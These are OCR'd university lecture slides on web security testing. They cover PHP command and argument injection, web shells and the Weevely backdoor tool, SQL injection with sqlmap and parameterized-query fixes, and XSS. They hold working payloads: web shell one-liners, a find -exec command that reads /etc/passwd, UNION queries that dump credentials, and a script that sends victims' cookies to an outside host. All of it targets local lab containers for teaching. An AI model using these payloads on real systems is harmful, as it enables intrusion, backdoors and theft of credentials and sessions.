escapeshellcmd — Escape shell metacharacters

Description

```
escapeshellcmd(string $command): string
```

escapeshellcmd() escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands. This function should be used to make sure that any data coming from user input is escaped before this data is passed to the exec() or system() functions, or to the backtick operator.

Following characters are preceded by a backslash: `&#;` `|*?~<>^()[]{}$\`, `\x0A` and `\xFF`. ' and " are escaped only if they are not paired. On Windows, all these characters plus % and ! are preceded by a caret (^).

Parameters

command
The command that will be escaped.

Return Values

The escaped string.

Source: https://www.php.net/manual/en/function.escapeshellcmd.php

```
<?php
system(escapeshellcmd($_GET['cmd']));
```

Test it:

- http://localhost:8000/?cmd=echo%20"<?php%20system(\$_GET['cmd']);"%20>webshell.php
- http://localhost:8000/webshell.php?cmd=ls
- http://localhost:8000/?cmd=ls

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Demo: Ping

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- Create a `ping.php` file with the following content:

```
<?php
system("ping -c 3 ".escapeshellcmd($_GET['host']));
```

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Is now our code safe?

It is, if we do not consider argument injection

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Argument injection

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```
<?php
system("find . -name ".escapeshellcmd($_GET['file']));
```

- We cannot concatenate additional commands
- We can add as many arguments (files) we want
  - As space is not escaped

But…

- Bad arguments injection is possible
  - Command-dependent attack (i.e., not working with `ping`)
  - For more information on the `-exec` parameters of the `find` command, see https://www.baeldung.com/linux/find-exec-command

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Argument injection

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```
<?php
system("find . -name ".escapeshellcmd($_GET['file']));
```

```
existingfile.txt -exec cat /etc/passwd ;
```

http://localhost:8000/?file=index.php%20-exec%20cat%20%2Fetc%2Fpasswd%20%3B

For quick URL encoding/decoding, see https://www.urlencoder.org

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Solution: `escapeshellarg`

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escapeshellarg

(PHP 4 >= 4.0.3, PHP 5, PHP 7, PHP 8)
escapeshellarg — Escape a string to be used as a shell argument

Description

```
escapeshellarg(string $arg): string
```

escapeshellarg() adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass a string directly to a shell function and having it be treated as a single safe argument. This function should be used to escape individual arguments to shell functions coming from user input. The shell functions include exec(), system() and the backtick operator.

On Windows, **escapeshellarg()** instead replaces percent signs, exclamation marks (delayed variable substitution) and double quotes with spaces and adds double quotes around the string. Furthermore, each streak of consecutive backslashes (\) is escaped by one additional backslash.

Parameters

arg
The argument that will be escaped.

Return Values

The escaped string.

Source: https://www.php.net/manual/en/function.escapeshellarg.php

```
<?php
system("find . -name
".escapeshellarg($_GET['file']));
```

Test it:

- http://localhost:8000/?cmd=echo%20"<?php%20system(\$_GET['cmd']);"%20>%20webshell.php
- http://localhost:8000/webshell.php?cmd=ls

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Approaches for code injection

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- Command execution: `<?php system("whoami"); ?>`
- Input from URL: `<?php system($_GET['cmd']); ?>`
- Use of passthru: `<?php passthru($_GET['cmd']); ?>`
- Use of `shell_exec`: `<?php echo shell_exec("whoami");?>`
- Use of `exec` (outputs only the last line): `<?php echo exec("whoami");?>`
- Use of `exec` (full output): `<?php exec("ls -la",$array); print_r($array); ?>`
- Use of `preg_replace`: `<?php preg_replace('/.*/e', 'system("whoami");', ''); ?>`
- Use of backticks: `<?php $output = `whoami`; echo "<pre>$output</pre>"; ?>` or `<?php echo `whoami`; ?>`

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Parameters obfuscation

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```
<?php
system(escapeshellcmd($_SERVER['HTTP_ACCEPT_LANGUAGE']);
```

Use of dedicated obfuscation functions:

- `eval()`
- `assert()`
- `base64()`
- `gzdeflate()`
- `str_rot13()`

For more information on web shells obfuscation, see https://sushant747.gitbooks.io/total-oscp-guide/content/webshell.html

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Weevely: easy creation of webshells

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- A tool to quickly build web shells
- Provides the possibility to connect to the remote web shell and interact with it
- Provides persistency for our backdoor
- Supports files export
- Provides the possibility to query databases through SQL queries
- Provides the possibility to create a tunnel exploiting our target
- For more information, see https://github.com/epinna/weevely3

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Weevely demo

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1. `docker run -d -p 8111:80 -v $PWD:/var/www/html php:7.0-apache`
2. `docker run -it janes/weevely bash`
   - If not working for deprecated alerts, install `weevely` on an `ubun` Copy Copy `tu` container
3. `weevely generate mypassword agent.php`
4. Copy the code into a dedicated `agent.php` file on the current folder of the host
5. Get the IP of the container:

   ```
   docker inspect --format '{{ .NetworkSettings.IPAddress }}' <container_id>
   ```

6. `weevely http://<container_ip>/agent.php mypassword`

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Assignment

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- Create a Docker environment where you have a Wordpress host
- Replace the 404 error page with a malicious one generated through weevely
- Use weevely to export files, query the inner database and to initiate a tunnel
- After you expoitation is completed, use weevely to clean up the malicious files from the target system

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Module 6
Client-side vulnerabilities

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Functional and security testing techniques

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Part 1

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Previous assignments

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- *Create a Docker environment where you have a Wordpress host*
- *Replace the 404 error page with a malicious one generated through weevely*
- *Use weevely to export files, query the inner database and to initiate a tunnel*
- *After you expoitation is completed, use weevely to clean up the malicious files from the target system*

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
Databases and web applications

- Many web applications makes use of some kind of backend database to store data
- Database interaction is accomplished through Structured Query Language (SQL)



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SQL statements

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```
SELECT field1, field2 FROM table WHERE field1 = 1;
```

The query triggers a request to the database, asking to retrieve information on the `field1` and `field2` attributes for records in the `table` table, filtering them by only showing records with field `field1` equal to `1`.

`table`

	field1	field2
✓	1	a
✗	2	b
✓	1	c

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SQL select xample

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```
docker network create mydb
docker run --network=mydb -h db -it --rm --name
db -e MYSQL_ROOT_PASSWORD=password -d mysql
docker run -v $PWD:/app --network=mydb -it
ubuntu bash
   apt update
   apt install -y mysql-client
   mysql -u root -ppassword -h db mysql
      SELECT * from user;
```

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SQL statement basic syntax

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```
SELECT <columns lists> FROM <table(s)> WHERE <condition(s)>;
```

- It’s also possible to select constant values:

```
SELECT 42, 'string', 'another string';
```

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The `UNION` command

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```
<SELECT_command_1> UNION <SELECT_command_2>;
```

It is used to combine the results of two or more `SELECT` statements into a single result set.

It removes duplicate rows by default.

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Comments in SQL

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- There are two possible ways to implement comments:
  - `#` (hash symbol)
  - `--` (two dashes followed by a single space)
- Examples:
  - `SELECT field from table; # comment 1`
  - `SELECT field from table; -- comment 2`

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Retrieve information on the database

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Some useful commands:

- `SHOW DATABASES`
- `SHOW TABLES`
- `SHOW CREATE TABLE <table_name>`
- `SHOW CREATE VIEW <view_name>`

For more information, see https://www.devart.com/dbforge/mysql/studio/show-tables-list-in-mysql.html

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Example

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- Get `simpledata.sql` file and put it in `$PWD` on your host
- On the Ubuntu container, run:
  - `mysql -u root -ppassword -h db < /app/simpledata.sql`
- Hence, access the course database through the MySQL console:
  - `mysql -u root -ppassword -h db course`

Without consulting the `simpledata.sql` file content, retrieve information on the `course` database structure and contents

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UNION example

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- By considering the previous example:

```
SELECT name, teacheremail FROM Courses WHERE
teacheremail = 'teacher1@unige.it';
```

  - Retrieves all courses of `teacher1@unige.it`

```
SELECT username, password FROM Students;
```

  - Retrieves all students' credentials

```
SELECT name, teacheremail FROM Courses WHERE
teacheremail = 'teacher1@unige.it' UNION SELECT
username, password FROM Students;
```

  - Combines the results in a single table (with column names depending on the first `SELECT` query

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SQL queries in PHP (file is provided)

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```
<?php
$db_host = 'db';
$db_username = 'root';
$db_password = 'password';
$db_name = 'course';
$connection = mysqli_connect($db_host, $db_username,
$db_password, $db_name);
$query = 'SELECT * FROM Courses;';
$results = mysqli_query($connection, $query);
while($row = mysqli_fetch_array($results)) {
    print_r($row);
}
```

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SQL queries in PHP

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- Use previously shown `Dockerfile` and `index.php` (the same shown before) files provided
- `cd` into the directory containing both the files
- `docker build -t query .`
- `docker run -d -p 8000:80 -v $PWD:/var/www/html --network=mydb --name=myquery query`

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Dynamic SQL queries in PHP

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```
<?php
$db_host = 'db';
$db_username = 'root';
$db_password = 'password';
$db_name = 'course';
$connection = mysqli_connect($db_host, $db_username, $db_password,
$db_name);
$n = $_GET['name'];
$query = "SELECT * FROM Courses WHERE name='$n';";
$results = mysqli_query($connection, $query);
while($row = mysqli_fetch_array($results)) {
    print_r($row);
}
```

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Dynamic SQL queries

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- In our example, the query is built on user supplied input
  - Through the `GET` request parameter
- Such implementation is very dangerous, because a malicious user may exploit it to take control of data interaction

```
SELECT * FROM Courses WHERE name='$n';
```

where `$n` can be any string.

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SQL injection

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- SQL Injection (SQLi) attacks allow an unauthorized user to take control of the SQL queries
- SQLi attacks have a huge impact on the website
  - Gaining access to the backend database allows a malicious user to control:
    - Users credentials
    - Web application data
    - Credit card and payment details
    - Users transactions
    - Have control on prices of an e-commerce
    - Etc.

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SQL injection types

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- Boolean-based
  - Makes use of boolean logic to force query to manipulate the output provided
- `UNION`-based
  - Exploits the `UNION` syntax to take control of the output provided by triggering an additional custom query
  - Typically exploited when the result of the query is directly displayed on the output web page
- Time-based
  - The query induces the database to wait for a specified amount of time before responding
  - The response time typically indicates whether the result of the query is true or false

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Finding SQL injection points

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- `GET` parameters
- `POST` parameters
- HTTP headers
- Other…

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Boolean-based SQL injection

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
```
SELECT * FROM Courses WHERE name='    ';
```




```
http://localhost:8000/?name=%27%20OR%20%27a%27=%27a
```

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UNION-based SQL injection

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```
SELECT * FROM Courses WHERE name='    ';
```

Not working, as `Courses` has three columns: possibile solutions:

- `' UNION SELECT username, username, password FROM Students WHERE 'a'='a`
- `' UNION SELECT username, password, email FROM Students WHERE 'a'='a`
- `' UNION SELECT username, password, 'foo' FROM Students WHERE 'a'='a`

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Practicing with SQL injection

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- `docker run -p 8000:8000 -it appsecco/dsvw`
- Then open http://localhost:8000
- See in particular (at least for now) the first three samples provided

More information can be found at https://blog.appsecco.com/damn-small-vulnerable-web-in-docker-fd850ee129d5

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Other approaches to exploit SQLi

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- Analyze `POST` parameters and evaluate exploitation by editing sent data
  - E.g., manually or with Burp Suite

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SQLMap

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- SQLMap is an open-source pentesting tool
- Automates the process of detecting and exploiting SQL injection flaws
  - It is nevertheless suggested to always test injections manually first
  - Automation may lead to inefficient exploitation or to crash the remote service
- Basic syntax:

```
sqlmap -u <url> -p <injection_parameters> [options]
sqlmap -u <url> --data=<post_data> -p <parameters>
[options]
```

- Docker syntax:

```
docker run --rm -it paoloo/sqlmap -u <url> -p
<injection_parameters> [options]
```

  - If you are getting a deprecation error, try installing it on an `ubuntu` container

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Exercise on SQLMap

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Run SQLMap on the `appsecco/dsvw` container mentioned before

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Assignments

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- Analyze the other vulnerabilities mentioned in `appsecco/dsvw`
- Set up the appsecco/sqlinjection-training-app and try to use `sqlmap` against it

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Module 6
Client-side vulnerabilities

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Functional and security testing techniques

2023/2024

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Part 2

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Recap: SQL select example

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```
docker network create mydb
docker run --network=mydb -h db -it --rm --name
db -e MYSQL_ROOT_PASSWORD=password -d mysql
docker run -v $PWD:/app --network=mydb -it
ubuntu bash
   apt update
   apt install -y mysql-client
   mysql -u root -ppassword -h db mysql
      SELECT * from user;
```

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Recap: DB population

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- Get `simpledata.sql` file and put it in `$PWD` on your host
- On the Ubuntu container, run:
  - `mysql -u root -ppassword -h db < /app/simpledata.sql`

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Recap: SQL queries in PHP

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- Use previously shown `Dockerfile` and `index.php` (the same shown before) files provided
- `cd` into the directory containing both the files
- `docker build -t query .`

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Vulnerable login

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- Enter the provided `vulnerablelogin` folder
- Run: `docker run --rm -d -p 8000:80 -v $PWD:/var/www/html --network=mydb --name=myvulnerablelogin query`

Try to log into the website

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Vulnerable login

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How to protect the web page?

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Vulnerable login protection

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- One potential option is to parametrize the query:

```
$results = $conn->query("SELECT * FROM Students WHERE
username = ? AND password = ?", [$username,
$password]);
```

  - Available on PHP 8.2+
- Other options (such as using PDO - PHP Data Objects) are possible

For more information, see https://stackoverflow.com/a/60496

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Vulnerable login

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How to prevent connection data leakage?

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Protection of connection data

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- On Apache2, it's possible to protect connection details (i.e., username and password of the database), by exploiting `httpd.conf` or virtual hosts files
- Configuration files specification:

```
php_value mysql.default.username root
php_value mysql.default.password password
php_value mysql.default.host db
php_value mysql.default.db course
```

- PHP file content snippet:

```
$db = mysqli_connect(ini_get("mysql.default.username"),
ini_get("mysql.default.password"),
ini_get("mysql.default.host") ,
ini_get("mysql.default.db"));
```

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Assignment

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1) Fix the `login.php` file as asked in the comments on the file itself,

then

2) Fix both the database data and the vulnerable login project to implement secure password storage

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Module 6
Client-side vulnerabilities

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Functional and security testing techniques

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Part 3

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Assignment

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1) Fix the `login.php` file as asked in the comments on the file itself,

then

2) Fix both the database data and the vulnerable login project to implement secure password storage

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Recap: SQL select example

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```
docker network create mydb
docker run --network=mydb -h db -it --rm --name
db -e MYSQL_ROOT_PASSWORD=password -d mysql
docker run -v $PWD:/app --network=mydb -it
ubuntu bash
   apt update
   apt install -y mysql-client
   mysql -u root -ppassword -h db mysql
      SELECT * from user;
```

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Recap: DB population

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- Get `simpledata.sql` file and put it in `$PWD` on your host
- On the Ubuntu container, run:
  - `mysql -u root -ppassword -h db < /app/simpledata.sql`

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Recap: SQL queries in PHP

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- Use previously shown `Dockerfile` and `index.php` (the same shown before) files provided
- `cd` into the directory containing both the files
- `docker build -t query .`

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Recap: vulnerable login

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- Enter the provided `vulnerablelogin` folder
- Run: `docker run --rm -d -p 8000:80 -v $PWD:/var/www/html --network=mydb --name=myvulnerablelogin query`

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Vulnerable login protection (OLD)

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- One potential option is to parametrize the query:

```
$results = $conn->query("SELECT * FROM Students WHERE
username = ? AND password = ?", [$username,
$password]);
```

  - Available on PHP 8.2+
- Other options (such as using PDO - PHP Data Objects) are possible

For more information, see https://stackoverflow.com/a/60496

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Vulnerable login protection (NEW)

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- […]
- Other options (such as using PDO - PHP Data Objects) are possible

```
$results = $conn->prepare("SELECT * FROM Students
WHERE username = ? AND password = ?");
$results->bind_param("ss", $username, $password); // s
identifies a string
$results->execute();
```

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A minor change on previous slides: Protection of connection data (OLD)

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- On Apache2, it's possible to protect connection details (i.e., username and password of the database), by exploiting `httpd.conf` or virtual hosts files
- Configuration files specification:

```
php_value mysql.default.username root
php_value mysql.default.password password
php_value mysql.default.host db
php_value mysql.default.db course
```

- PHP file content snippet:

```
$db = mysqli_connect(ini_get("mysql.default.username"),
ini_get("mysql.default.password"),
ini_get("mysql.default.host") ,
ini_get("mysql.default.db"));
```

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A minor change on previous slides: Protection of connection data (NEW)

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- On Apache2, it's possible to protect connection details (i.e., username and password of the database), by exploiting `sites-enabled/*.conf`
- Configuration files specification:

```
SetEnv mysql.default.username root
SetEnv mysql.default.password password
SetEnv mysql.default.host db
SetEnv mysql.default.db course
```

- PHP file content snippet:

```
$db = mysqli_connect(getenv("mysql.default.username"),
getenv("mysql.default.password"),
getenv("mysql.default.host") ,
getenv("mysql.default.db"));
```

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Cross-Site Scripting (XSS)

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- XSS is a vulnerability which provides an attacker the ability to control the content of a web application
- XSS also allows an attacker to target web application users
- Possible malicious actions possible due to XSS exploitation:
  - Alter the content of the website
  - Inject malicious contents
  - Impersonate users
  - Steal users' cookies
  - Etc.

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XSS actors

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The following actors are involved during an XSS attack:

- The vulnerable website
- The victim user (visiting the website)
- The attacker

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XSS causes

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XSS causes:

- A vulnerable web application
- Unfiltered user input, used to build output content displayed to the visiting user

Exploited parameters:

- Request headers
- Cookies
- Form inputs
- `GET` or `POST` parameters
- Etc.

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Suggestion

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Never trust user input!

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Attack approach

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Attackers exploit XSS vulnerabilities to target users by:

- Making users' browsers load malicious content
- Impersonate the victim user to perform specific activities (e.g. purchasing products, changing the account password, etc.)
- Steal session cookies

Note that the impact of users impersonation may be very relevant: what if the attacker impersonate a website administrator?

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Simple login

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- Create a new dedicated folder: `mkdir ~/mylogin`
- Enter the folder: `cd ~/mylogin`
- Create a `index.php` file with the following content (file provided):

```
<!doctype html>
<body>
<?php
    if(isset($_GET['username']))
            echo $_GET['username'];
    else
            echo '<form action="/" method="GET">Username: <input type="text"
name="username"><input type="submit"></form>';
?>
```

- Run a PHP container:

```
docker run -d -p 8000:80 -v $PWD:/var/www/html php:8.0-apache
```

- Point the browser to http://localhost:8000

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Question

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How can I exploit the code?

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Answer to the question

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http://localhost:8000/?username=**mrossi%3Cscript%3Ealert(%27a%27);%3C/script%3E**


```
mrossi<script>alert('a');</script>
```

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Quick assignment

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Exploit the program to create a link which steals session cookies

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Solution

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Use `document.cookie` and export such information by loading an external resource

- Exploitation:

```
<script>
var i = new Image();
i.src = "http://myhost/storecookies.php?data="+document.cookie;
</script>
```

- On the server side, `storecookies.php` contains:

```
<?php
$filename = 'cookies.txt';
$f = fopen($filename, 'a');
$cookie = $_GET['data'];
fwrite($f, $cookie);
fclose($f);
```

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XSS types

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- Reflected attacks: the malicious payload is carried inside the request sent by the victim's browser to the vulnerable website
  - E.g., triggered by a link on social network, phishing campaigns, etc.
  - May be filtered (e.g., by built-in Google Chrome reflected XSS filter, filtering basic and known attacks)
- Persistent attacks: after the malicious payload is sent to the server, it is stored in it
  - E.g., triggered on a form post of the attacker

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Assignments

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- Test the solution example provided
- Exploit reflected and stored XSS on the `appsecco/dsvw` container mentioned before

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